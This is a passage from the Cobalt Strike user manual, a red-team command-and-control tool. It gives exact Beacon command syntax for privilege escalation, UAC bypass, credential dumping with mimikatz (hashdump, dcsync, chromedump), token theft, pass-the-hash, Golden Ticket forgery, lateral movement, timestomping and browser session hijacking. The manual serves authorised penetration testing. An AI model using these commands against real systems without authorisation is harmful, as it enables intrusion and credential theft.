- Name – Give the job a name
- Hide/Show Output – Allows users to hide job output from the Beacon console (particularly useful for long running jobs with a lot of output such as SharpHound)

To open the Job browser for a **specific Beacon** right click a Beacon (or an open console window) and select **Jobs**.

**NOTE:**

It is also possible to use this approach to select multiple Beacons

To open the Job browser for **all Beacons** open **View** menu and select **All Jobs**.



```
[EventLog] [Beacon 192.168.42.11@4116] [Jobs 192.168.42.11@4116] [Job 1 | 192.168.42.11@4116]
[06/13 11:27:21] [+] [Job 1] received output.
[ICMP] Target '192.168.42.11' is alive. [read 8 bytes]
[ICMP] Target '192.168.42.21' is alive. [read 8 bytes]
[ICMP] Target '192.168.42.24' is alive. [read 8 bytes]
[ICMP] Target '192.168.42.23' is alive. [read 8 bytes]


[06/13 11:27:24] [+] [Job 1] received output.
[ICMP] Target '192.168.42.45' is alive. [read 8 bytes]
[ICMP] Target '192.168.42.41' is alive. [read 8 bytes]
[ICMP] Target '192.168.42.43' is alive. [read 8 bytes]
[ICMP] Target '192.168.42.44' is alive. [read 8 bytes]
```

**figure 57 - The output of a specific job in the Job Console.**

## Process Browser

The Process Browser does the obvious; it tasks a Beacon to show a list of processes and shows this information to you. Go to **[beacon] -> Explore -> Show Processes** to open the Process Browser.

You can also issue the command, **process\_browser**, to open the process browser tab starting in the current directory.



	PID	PPID	Name	Arch	Session	User
4380: smgrBroker.exe						
4084: SearchIndexer.exe						
916: MsMpEng.exe	92	792	svchost.exe	x64	1	CORP\jim.stevens
1944: NsSv.exe	2376	1416	taskhost.exe	x64	1	CORP\jim.stevens
92: svchost.exe	3772	1136	cffmon.exe			
3364: svchost.exe	1136	1136	explorer.exe	x64	1	CORP\jim.stevens
816: lsass.exe	3364	792	svchost.exe			
745: cryptui.dllhost.exe	4048	908	dllhost.exe	x64	1	CORP\jim.stevens
4252: winlogon.exe	4252	908	ShellExperienceHost.exe	x64	1	CORP\jim.stevens
4332: fontdVHost.exe	4336	908	RuntimeBroker.exe	x64	1	CORP\jim.stevens
556: dwm.exe	4368	908	SearchUI.exe	x64	1	CORP\jim.stevens
3436: explorer.exe	4448	908	RuntimeBroker.exe	x64	1	CORP\jim.stevens
4864: MSASCui.exe	4748	908	ApplicationFrameHost.exe	x64	1	CORP\jim.stevens
3384: vmtbold.exe	4796	908	smartscreen.exe	x64	1	CORP\jim.stevens
6264: OneDrive.exe	5032	908	MicrosoftEdge.exe	x64	1	CORP\jim.stevens
240: powershell.exe	1124	908	browser_broker.exe	x64	1	CORP\jim.stevens
6708: conhost.exe	1908	908	SkypeBackgroundHost.exe	x64	1	CORP\jim.stevens
2948: powershell.exe	2948	908	SkypeBackgroundHost.exe	x64	1	CORP\jim.stevens
5204: powershell.exe	5204	908	RuntimeBroker.exe	x64	1	CORP\jim.stevens
5468: powershell.exe	5468	908	MicrosoftEdgeCP.exe	x64	1	CORP\jim.stevens
6584: jushched.exe	5476	908	MicrosoftEdgeCP.exe	x64	1	CORP\jim.stevens

**figure 58 - Process Browser**

The left-hand side shows the processes organized into a tree. The current process for your Beacon is highlighted yellow.

The right-hand side shows the process details. The Process Browser is also a convenient place to impersonate a token from another process, deploy the screenshot tool, or deploy the keystroke logger.

Highlight one or more processes and press the appropriate button at the bottom of the tab.

If you highlight multiple Beacons and task them to show processes, Cobalt Strike will show a Process Browser that also states which host the process comes from. This variant of the Process Browser is a convenient way to deploy Beacon's post-exploitation tools to multiple systems at once.

Simply sort by process name, highlight the interesting processes on your target systems, and press the **Screenshot** or **Log Keystrokes** button to deploy these tools to all highlighted systems.

## Desktop Control

To interact with a desktop on a target host, go to **[beacon] -> Explore -> Desktop (VNC)**. This will stage a VNC server into the memory of the current process and tunnel the connection through Beacon.

When the VNC server is ready, Cobalt Strike will open a tab labeled **Desktop HOST@PID**.

You may also use Beacon's **desktop** command to inject a VNC server into a specific process. Use **desktop pid architecture low/high**. The last parameter lets you specify a quality for the VNC session.



**figure 59 - Cobalt Strike Desktop Viewer**

The bottom of the desktop tab has several buttons. These are:

	Refresh the screen
	View only
	Decrease Zoom
	Increase Zoom
	Zoom to 100%

	Adjust Zoom to Fit Tab
	Send Ctrl+Escape
	Lock the Ctrl key
	Lock the Alt key

If you can't type in a Desktop tab, check the state of the **Ctrl** and **Alt** buttons. When either button is pressed, all of your keystrokes are sent with the Ctrl or Alt modifier. Press the **Ctrl** or **Alt** button to turn off this behavior. Make sure **View only** isn't pressed either. To prevent you from accidentally moving the mouse, **View only** is pressed by default.

## Privilege Escalation

Some post-exploitation commands require system administrator-level rights. Beacon includes several options to help you elevate your access including the following:

**NOTE:**

Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to see detailed help.

### Elevate with an Exploit

**elevate** - This command lists privilege escalation exploits registered with Cobalt Strike.

**elevate [exploit] [listener]** - This command attempts to elevate with a specific exploit.

You may also launch one of these exploits through **[beacon] -> Access -> Elevate**.

Choose a listener, select an exploit, and press Launch to run the exploit. This dialog is a front-end for Beacon's elevate command.



**figure 60 - Elevate**


You may add privilege escalation exploits to Cobalt Strike through the Elevate Kit. The Elevate Kit is an Aggressor Script that integrates several open source privilege escalation exploits into Cobalt Strike. <https://github.com/rsmudge/ElevateKit>.

**runasadmin** - This command by itself, lists command elevator exploits registered with Cobalt Strike.

**runasadmin [exploit] [command + args]** - This command attempts to run the specified command in an elevated context.

Cobalt Strike separates command elevator exploits and session-yielding exploits because some attacks are a natural opportunity to spawn a session. Other attacks yield a "run this command" primitive. Spawning a session from a "run this command" primitive puts a lot of weaponization decisions (not always favorable) in the hands of your tool developer. With runasadmin, it's your choice to drop an executable to disk and run it, to run a PowerShell one-liner, or to weaken the target in some way.

If you'd like to use a PowerShell one-liner to spawn a session, go to **[beacon] -> Access -> One- liner**.



**figure 61 - PowerShell One-liner**

This dialog will setup a localhost-only webserver within your Beacon session to host a payload stage and return a PowerShell command to download and run this payload stage.

This webserver is one-use only. Once it's connected to once, it will clean itself up and stop serving your payload.

If you run a TCP or SMB Beacon with this tool, you will need to use connect or link to assume control of the payload manually. Also, be aware that if you try to use an x64 payload—this will fail if the x86 PowerShell is in your \$PATH.

Cobalt Strike does not have many built-in elevate options. Exploit development is not a focus of the work at Fortra. It is easy to integrate privilege escalation exploits via Cobalt Strike's Aggressor Script programming language though. To see what this looks like, download the Elevate Kit (<https://github.com/cobalt-strike/ElevateKit>). The Elevate Kit is an Aggressor Script that integrates several open source privilege escalation exploits into Cobalt Strike.

## Elevate with Known Credentials

**runas [DOMAIN\user] [password] [command]**- This runs a command as another user using their credentials. The runas command will not return any output. You may use runas from a non-privileged context though.

**spawnsas [DOMAIN\user] [password] [listener]** - This command spawns a session as another user using their credentials. This command spawns a temporary process and injects your payload stage into it.

You may also go to **[beacon] -> Access -> Spawn As** to run this command as well.

With both of these commands, be aware that credentials for a non-SID 500 account will spawn a payload in a medium integrity context. You will need to use Bypass UAC to elevate to a high integrity context. Also, be aware, that you should run these commands from a working folder that the specified account can read.

## Get SYSTEM

**getsystem** - This command impersonates a token for the SYSTEM account. This level of access may allow you to perform privileged actions that are not possible as an Administrator user.

Another way to get SYSTEM is to create a service that runs a payload. The **elevate svc-exe [listener]** command does this. It will drop an executable that runs a payload, create a service to run it, assume control of the payload, and cleanup the service and executable.

## UAC Bypass

Microsoft introduced User Account Control (UAC) in Windows Vista and refined it in Windows 7. UAC works a lot like sudo in UNIX. Day-to-day a user works with normal privileges. When the user needs to perform a privileged action—the system asks if they would like to elevate their rights.

Cobalt Strike ships with a few UAC bypass attacks. These attacks will not work if the current user is not an Administrator. To check if the current user is in the Administrators group, use `run whoami /groups`.

**elevate uac-token-duplication [listener]** - This command spawns a temporary process with elevated rights and inject a payload stage into it. This attack uses a UAC-loophole that allows a non-elevated process to launch an arbitrary process with a token stolen from an elevated process. This loophole requires the attack to remove several rights assigned to the elevated token. The abilities of your new session will reflect these restricted rights. If Always Notify is at its highest setting, this attack requires that an elevated process is already running in the current desktop session (as the same user). This attack works on Windows 7 and Windows 10 prior to the November 2018 update.

**runasadmin uac-token-duplication [command]** - This is the same attack described above, but this variant runs a command of your choosing in an elevated context.

**runasadmin uac-cmstplua [command]** - This command attempts to bypass UAC and run a command in an elevated context. This attack relies on a COM object that automatically elevates from certain process contexts (Microsoft signed, lives in c:\windows\\*).

## Privileges

**getprivs** - This command enables the privileges assigned to your current access token.

## Mimikatz

Beacon integrates mimikatz. Use **mimikatz [pid] [arch] [module::command] <args>** to inject into the specified process to run a mimikatz command. Use **mimikatz** (without [pid] and [arch] arguments) to spawn a temporary process to run a mimikatz command.

Some mimikatz commands must run as SYSTEM to work. Prefix a command with an exclamation (!) to force mimikatz to elevate to SYSTEM before it runs your command. For example, mimikatz !lsa::cache will recover salted password hashes cached by the system. Use **mimikatz [pid] [arch] [!module::command] <args>** or **mimikatz [!module::command] <args>** (without [pid] and [arch] arguments).

If you need to run a mimikatz command with Beacon's current access token, you can prefix a command with a @ to force mimikatz to impersonate Beacon's current access token. For

example, **mimikatz @lsadump::dcsync** will run the dcsync command in mimikatz with Beacon's current access token. Use **mimikatz [pid] [arch] [@module::command] <args>** or **mimikatz [@module::command] <args>** (without [pid] and [arch] arguments).

If you want to run multiple mimikatz commands in a single command, use the semicolon ( ; ) character to separate multiple mimikatz commands. The maximum length of the commands is 511 characters. For example, **mimikatz crypto::capi ; crypto::certificates /systemstore:local\_machine /store:my /export**

## Credential and Hash Harvesting

To dump hashes, go to **[beacon] -> Access -> Dump Hashes**. You can also use the **hashdump [pid] [x86|x64]** command from the Beacon console to inject the hashdump tool into the specified process. Use **hashdump** (without [pid] and [arch] arguments) to spawn a temporary process and inject the hashdump tool into it. These commands will spawn a job that injects into LSASS and dumps the password hashes for local users on the current system. This command requires administrator privileges. If injecting into a pid that process requires administrator privileges.

Use **logonpasswords [pid] [arch]** to inject into the specified process to dump plaintext credentials and NTLM hashes. Use **logonpasswords** (without [pid] and [arch] arguments) to spawn a temporary process to dump plaintext credentials and NTLM hashes. This command uses mimikatz and requires administrator privileges.

Use **dcsync [pid] [arch] [DOMAIN.fqdn] <DOMAIN\user>** to inject into the specified process to extract the NTLM password hashes. Use **dcsync [DOMAIN.fqdn] <DOMAIN\user>** to spawn a temporary process to extract the NTLM password hashes. This command uses mimikatz to extract the NTLM password hash for domain users from the domain controller. Specify a user to get their hash only. This command requires a domain administrator trust relationship.

Use **chromedump [pid] [arch]** to inject into the specified process to recover credential material from Google Chrome. Use **chromedump** (without [pid] and [arch] arguments) to spawn a temporary process to recover credential material from Google Chrome. This command will use Mimikatz to recover the credential material and should be run under a user context.

Credentials dumped with the above commands are collected by Cobalt Strike and stored in the credentials data model. Go to **View -> Credentials** to pull up the credentials on the current team server.

## Port Scanning

Beacon has a built in port scanner. Use **portscan [pid] [arch] [targets] [ports] [arp|icmp|none] [max connections]** to inject into the specified process to run a port scan against the specified hosts. Use **portscan [targets] [ports] [arp|icmp|none] [max connections]** (without [pid] and [arch] arguments) to spawn a temporary process to run a port scan against the specified hosts.

The **[targets]** option is a comma separated list of hosts to scan. You may also specify IPv4 address ranges (e.g., 192.168.1.128-192.168.2.240, 192.168.1.0/24)

The **[ports]** option is a comma separated list or ports to scan. You may specify port ranges as well (e.g., 1-65535)

The **[arp|icmp|none]** target discovery options dictate how the port scanning tool will determine if a host is alive. The **ARP** option uses ARP to see if a system responds to the specified address. The **ICMP** option sends an ICMP echo request. The **none** option tells the portscan tool to assume all hosts are alive.

The **[max connections]** option limits how many connections the port scan tool will attempt at any one time. The portscan tool uses asynchronous I/O and it's able to handle a large number of connections at one time. A higher value will make the portscan go much faster. The default is 1024.

The port scanner will run, in between Beacon check ins. When it has results to report, it will send them to the Beacon console. Cobalt Strike will process this information and update the targets model with the discovered hosts.

You can also go to **[beacon] -> Explore -> Port Scanner** to launch the port scanner tool.

## Network and Host Enumeration

Beacon's net module provides tools to interrogate and discover targets in a Windows active directory network.

Use **net [pid] [arch] [command] [arguments]** to inject the network and host enumeration tool into the specified process. Use **net [command] [arguments]** (without [pid] and [arch] arguments) to spawn a temporary process and inject the network and host enumeration tool into it. An exception is the **net domain** command which is implemented as a BOF.net domain.

The commands in Beacon's net module are built on top of the Windows Network Enumeration APIs. Most of these commands are direct replacements for many of the built-in net commands in Windows (there are also a few unique capabilities here as well). The following commands are available:

**computers** - lists hosts in a domain (groups)

**dclist** - lists domain controllers. (populates the targets model)

**domain** - display domain for this host

**domain\_controllers** - lists DCs in a domain (groups)

**domain\_trusts** - lists domain trusts

**group** - lists groups and users in groups

**localgroup** - lists local groups and users in local groups. (great during lateral movement when you have to find who is a local admin on another system).

**logons** - lists users logged onto a host

**sessions** - lists sessions on a host

**share** - lists shares on a host

**user** - lists users and user information

**time** - show time for a host

**view** - lists hosts in a domain (browser service). (populates the targets model)

## Trust Relationships

The heart of Windows single sign-on is the access token. When a user logs onto a Windows host, an access token is generated. This token contains information about the user and their rights. The access token also holds information needed to authenticate the current user to another system on the network. Impersonate or generate a token and Windows will use its information to authenticate to a network resource for you.

Use **steal\_token [pid]** or **steal\_token [pid] <OpenProcessToken access mask>** to steal an access token from an existing process.

## Token Store

The token store facilitates hot-swappable access tokens. Use **token-store steal [pid,...]** **<OpenProcessToken access mask>** to steal an access token and store it. To immediately apply the stolen token, use **token-store steal-and-use [pid] <OpenProcessToken access mask>**.

The **token-store show** command lists the access tokens currently available in the token store. Use **token-store use [id]** to apply an access token to the current Beacon.

**token-store remove [id,...]** and **token-store remove-all** commands can be used to remove stored tokens from the store.

If you'd like to see which processes are running use **ps**. The **getuid** command will print your current token. Use **rev2self** to revert back to your original token.

OpenProcessToken access mask suggested values:

```

blank = default (TOKEN_ALL_ACCESS)
0 = TOKEN_ALL_ACCESS
11 = TOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE | TOKEN_QUERY
(1+2+8)

Access mask values:
STANDARD_RIGHTS_REQUIRED . . . . : 983040
TOKEN_ASSIGN_PRIMARY . . . . . : 1
TOKEN_DUPLICATE . . . . . . : 2
TOKEN_IMPERSONATE . . . . . . : 4
TOKEN_QUERY . . . . . . . . : 8
TOKEN_QUERY_SOURCE . . . . . . : 16
TOKEN_ADJUST_PRIVILEGES . . . . : 32
TOKEN_ADJUST_GROUPS . . . . . : 64
TOKEN_ADJUST_DEFAULT . . . . . : 128
TOKEN_ADJUST_SESSIONID . . . . . : 256

```

**NOTE:**

'OpenProcessToken access mask' can be helpful for stealing tokens from processes using 'SYSTEM' user and you have this error: *Could not open process token: {pid}* (5)

You can set your preferred default with '.steal\_token\_access\_mask' in the [Malleable C2 global options](#).

If you know credentials for a user; use **make\_token [DOMAIN\user] [password]** to generate a token that passes these credentials. This token is a copy of your current token with modified single sign-on information. It will show your current username. This is expected behavior.

The Beacon command **pth [pid] [arch] [DOMAIN\user] [ntlm hash]** injects into the specified process to generate AND impersonate a token. Use **pth [DOMAIN\user] [ntlm hash]** (without [pid] and [arch] arguments) to spawn a temporary process to generate AND impersonate a

token. This command uses mimikatz to generate AND impersonate a token that uses the specified DOMAIN, user, and NTLM hash as single sign-on credentials. Beacon will pass this hash when you interact with network resources.

Beacon's Make Token dialog (**[beacon] -> Access -> Make Token**) is a front-end for these commands. It will present the contents of the credential model and it will use the right command to turn the selected credential entry into an access token.

## Kerberos Tickets

A Golden Ticket is a self-generated Kerberos ticket. It's most common to forge a Golden Ticket with Domain Administrator rights

Go to **[beacon] -> Access -> Golden Ticket** to forge a Golden Ticket from Cobalt Strike. Provide the following pieces of information and Cobalt Strike will use mimikatz to generate a ticket and inject it into your kerberos tray:

1. The user you want to forge a ticket.
2. The domain you want to forge a ticket for.
3. The domain's SID
4. The NTLM hash of the krbtgt user on a domain controller.

Use **kerberos\_ticket\_use [/path/to/ticket]** to inject a Kerberos ticket into the current session. This will allow Beacon to interact with remote systems using the rights in this ticket.

Use **kerberos\_ticket\_purge** to clear any Kerberos tickets associated with your session.

## Lateral Movement

Once you have a token for a domain admin or a domain user who is a local admin on a target, you may abuse this trust relationship to get control of the target. Cobalt Strike's Beacon has several built-in options for lateral movement.

Type **jump** to list lateral movement options registered with Cobalt Strike. Run **jump [module] [target] [listener]** to attempt to run a payload on a remote target.

Jump Module	Arch	Description
psexec	x86	Use a service to run a Service EXE artifact
psexec64	x64	Use a service to run a Service EXE artifact
psexec_psh	x86	Use a service to run a PowerShell one-liner

Jump Module	Arch	Description
winrm	x86	Run a PowerShell script via WinRM
winrm64	x64	Run a PowerShell script via WinRM

Run **remote-exec**, by itself, to list remote execution modules registered with Cobalt Strike. Use **remote-exec [module] [target] [command + args]** to attempt to run the specified command on a remote target.

Remote-exec Module	Description
psexec	Remote execute via Service Control Manager
winrm	Remote execute via WinRM (PowerShell)
wmi	Remote execute via WMI


Lateral movement is an area, similar to privilege escalation, where some attacks present a natural set of primitives to spawn a session on a remote target. Some attacks give an execute-primitive only. The split between jump and remote-exec gives you flexibility to decide how to weaponize an execute-only primitive.

Aggressor Script has an API to add new modules to jump and remote-exec. See the Aggressor Script documentation (the Beacon chapter, specifically) for more information.

## Lateral Movement GUI

Cobalt Strike also provides a GUI to make lateral movement easier. Switch to the Targets Visualization or go to **View -> Targets**. Navigate to **[target] -> Jump** and choose your desired lateral movement option.

The following dialog will open:



**figure 62 - Lateral Movement Dialog**

To use this dialog:

First, decide which trust you want to use for lateral movement. If you want to use the token in one of your Beacons, check the *Use session's current access token* box. If you want to use credentials or hashes for lateral movement—that's OK too. Select credentials from the credential store or populate the User, Password, and Domain fields. Beacon will use this information to generate an access token for you. Keep in mind, you need to operate from a high integrity context [administrator] for this to work.

Next, choose the listener to use for lateral movement. The SMB Beacon is usually a good candidate here.

Last, select which session you want to perform the lateral movement attack from. Cobalt Strike's asynchronous model of offense requires each attack to execute from a compromised system.

There is no option to perform this attack without a Beacon session to attack from. If you're on an internal engagement, consider hooking a Windows system that you control and use that as your starting point to attack other systems with credentials or hashes.

Press **Launch**. Cobalt Strike will activate the tab for the selected Beacon and issue commands to it. Feedback from the attack will show up in the Beacon console.

## Beacon Data Store

Beacon Data Store enables an operator to store Beacon Object Files (BOFs) and .NET assemblies in Beacon's memory. These stored items can subsequently be executed multiple times without resending the item. The Cobalt Strike client automatically detects whether an

object to be executed is already stored in the data store. The stored entries are masked by default, and the item is unmasked only when it is used.

In addition to Beacon Object Files and .NET assemblies, it is possible to store generic files in the data store, and these files can be accessed from within BOFs. Further details can be found on the BOF C API page.

The default size of the data store is 16 entries, but you can modify this size by configuring the `data_store_size` option within the stage block of a C2 profile.

The **data-store load [bof|dotnet|file] <name> [file path]** command stores an item in the store. If the name argument is not provided, then the file name is used.

The **data-store unload [index]** removes the stored item.

The **data-store list** lists the items currently available in the data store.

## Postex Kit

The Postex Kit opens up Cobalt Strike's existing job architecture to allow users to write their own long running Postex tasks. The term "Postex Kit" encapsulates several different features that provide a huge amount of flexibility. The following sections detail these features, but for simplicity we have kept them under the "Postex Kit" umbrella.

The Postex Kit itself can be found in the Arsenal Kit. It is a Visual Studio project that makes it easy to develop and debug Postex DLLs. The kit includes a library of functions and abstracts the details of different aspects of the job architecture so that users can focus exclusively on their tooling. An example has been provided, to demonstrate the features of the kit.

## Postex Kit vs Malleable C2

The settings found in the **postex{}** block in the malleable C2 profile apply to Cobalt Strike's built-in postex tasks. These settings also apply to Postex kit DLLs except for **amsi\_disable** and **keylogger** as they modify specific aspects of some of the DLLs. See [Controlling Post Exploitation on page 177](#) for more information on this functionality.

## Execute-DLL

The execute-dll command can be used to execute Postex Kit DLLs. This command retrieves the DLL from the path provided, prepends a [reflective loader](#) and executes it in memory. The Postex DLL can be used with either fork/run or injected into a process. The PID of the current process will cause Beacon to use local injection (not remote injection).

Arguments can be passed to the DLL, however, it is important to note that this method creates an additional allocation of memory and simply copies the arguments into it (see Bi-Directional Comms for a nicer alternative).

**execute-dll [pid] /path/to/postex.dll [args]**

Output is returned to the user via a named pipe. The Postex job itself can also be seen in the jobs output and killed via '**jobkill [jid]**'.

## Aggressor Script and Functions

[beacon\\_execute\\_postex\\_job\(\)](#) is an aggressor function which provides a lot more flexibility and provides a similar experience to Beacon Object Files. For example, it provides an opportunity to use Beacon Object File (BOF) style arguments via [bop\\_pack\(\)](#). These can then be used with the familiar Beacon Data Parsing/Format APIs that can be found in [beacon.h](#).

In addition to the above, it is also possible to utilize Aggressor Script to "stomp" arguments into the Postex DLL itself instead of passing them directly. An example of these approaches can be seen in the Postex example DLL provided in the kit.

The following example shows how to pack some arguments and pass them to the Postex dll:

```
# pack static arguments
$argument_string = "example static argument string";
$packed_arguments = bof_pack($beacon_id, "iz", 4444, $argument_string);
# run the postex task...
beacon_execute_postex_job($beacon_id, $pid, $postex_dll, $packed_arguments);
```

More details can be found in [Aggressor Script on page 208](#) and [Functions on page 279](#).

**NOTE:**

There is also an optional 5<sup>th</sup> argument for `beacon_execute_postex_job()`. This is to provide advanced users with the ability to modify the default message ID of a given postex task. This functionality allows users to write custom DLLs without the postex kit and take control of all job output and processing.

## Bi-Directional Comms

It is possible to communicate with Postex Kit DLLs. The `bjob_send_data()` function can be used to send data to the DLL over the named pipe. This offers a huge amount of flexibility, however, it's important to note that the **Postex Kit DLL must read any data on the pipe before Beacon is able to write any additional data to it**. This design choice puts more responsibility

on the developer, however, it ensures that Beacon's checkins are not blocked by a Postex task. An example of bjob\_send\_data can be seen below.

```
bjob_send_data($beacon_id, $job_id, $data);
```

In addition, to read the data sent via the pipe, we have created the following APIs:

Check whether data is available

```
DWORD BeaconInputAvailable()
```

Read data from the named pipe (this is a blocking call, it will wait until X bytes are read)

```
BOOL BeaconInputRead(char* buffer, DWORD len)
```

The above APIs can be seen in the following example:

```
// Check for data on the pipe
bytesRead = BeaconInputAvailable();
[...SNIP...]
if (bytesRead > 0) {
    [...SNIP...]
    // Read the pipe and save the output to the buffer
    BeaconInputRead(pipeData, bytesRead);
    [...SNIP...]
}
```

A working example can be found in the Postex Kit example.

## Callbacks

[Callbacks](#) were originally introduced in CS 4.9. As part of 4.10, these were extended to provide a simpler user interface that provides better interoperability with the Postex Kit. For example, it is possible to dynamically retrieve a Postex tasks' job id using callbacks which allows users to send data to registered jobs. Callbacks use the **%infomap** structure to provide relevant information to the user. This structure can be seen below.

- **type**: A string value to represent the reason for the call. Possible values are output, error, job\_registered, and job\_completed.
- **type\_id**: The integer value of the output type: CALLBACK\_OUTPUT, CALLBACK\_OUTPUT\_OEM, etc.
- **jid**: The job id.

- **chunk\_num**: The id number of the output chunk.
- **is\_final**: The flag to identify the final chunk.

In the following example, we use a callback to determine when the job is registered, and then send arguments to it via `bjob_send_data()`:

```
# define custom callback function
$callback = lambda({
    local('$bid $result %info $type');
    this('$jid');
    # get all arguments passed to lambda
    ($bid, $result, %info) = @_;
    # check the status/type of the job
    $type = %info["type"];
    # if the job is registered, send data via the pipe
    if ($type eq 'job_registered') {
        $jid = %info['jid'];
        # send the pipe argument string to the DLL
        bjob_send_data($bid, $jid, $arguments);
    }
    # if the job is complete, null the job id
    else if ($type eq 'job_completed') {
        $jid = $null;
    }
    # print output to the console
    else {
        bjoblog($1, $jid, "received output:\n". $result);
    }
}, $arguments => $arguments);
# run the postex task...
beacon_execute_postex_job($beacon_id, $pid, $postex_dll, $packed_arguments,
                           $callback);
```

Beacon imposes a limitation to the size of Postex kit output. This limit is set by the amount of data Beacon can send back in one request. It is possible to send larger amounts of data, however, this output will be sent in chunks. The info map provided to the callback contains an id (**chunk\_num**) for each chunk. In addition, the final chunk will be marked as **is\_final**. This provides a mechanism to reconstruct large amounts of data.

```
sub read_file {
    local('$handle $data');
    $handle = openf($1);
    $data = readb($handle, -1);
    closef($handle);
    return $data;
```

```

}

alias cs_postex_chunk_example {
    local('$bid $dll_path $dll_content')
    ($bid, $dll_path) = @_;
    $dll_content = read_file($dll_path);
    beacon_execute_postex_job($1, $null, $dll_content, $null, {
        local('$bid $result %info $type $jid');
        this('$output');
        ($bid, $result, %info) = @_;
        $type = %info["type"];
        $jid = %info["jid"];
        if ($type eq "job_registered") {
            # initialize the output buffer
            $output = "";
        }
        else if ($type eq "output") {
            # append the chunk to the output buffer
            $output = $output . $result;
            if (%info['is_final'] == 1) {
                bjoblog($bid, $jid, "Received the final chunk. "
                    . strlen($output) . " bytes in total");
                # reset the output buffer
                $output = "";
            }
        }
    });
}
}

```

## Other Commands

Beacon has a few other commands not covered above.

The **clear** command will clear Beacon's task list. Use this if you make a mistake.

Type **exit** to ask Beacon to exit.

Use **kill [pid]** to terminate a process.

Use **timestomp** to match the Modified, Accessed, and Created times of one file to those of another file.


# Browser Pivoting

Malware like [Zeus](#) and its variants inject themselves into a user's browser to steal banking information. This is a [man-in-the-browser attack](#). So-called, because the attacker is injecting malware into the target's browser.

## Overview

Man-in-the-browser malware uses two approaches to [steal banking information](#). They either capture form data as it's sent to a server. For example, malware might hook [PR\\_Write](#) in Firefox to [intercept HTTP POST data](#) sent by Firefox. Or, they [inject JavaScript onto certain webpages](#) to make the user think the site is requesting information that the attacker needs.

Cobalt Strike offers a third approach for man-in-the-browser attacks. It lets the attacker [hijack authenticated web sessions](#)—all of them. Once a user logs onto a site, an attacker may ask the user's browser to make requests on their behalf. Since the user's browser is making the request, it will [automatically re-authenticate](#) to any site the user is already logged onto. I call this a browser pivot—because the attacker is pivoting their browser through the compromised user's browser.




**figure 63 - Browser Pivoting in Action**

Cobalt Strike's [implementation of browser pivoting for Internet Explorer](#) injects an HTTP proxy server into the compromised user's browser. Do not confuse this with changing the user's proxy settings. This proxy server does not affect how the user gets to a site. Rather, this proxy server is available to the attacker. All requests that come through it are fulfilled by the user's browser.

## Setup

To setup Browser pivoting, go to **[beacon] -> Explore -> Browser Pivot**. Choose the Internet Explorer instance that you want to inject into. You may also decide which port to bind the browser pivoting proxy server to as well.

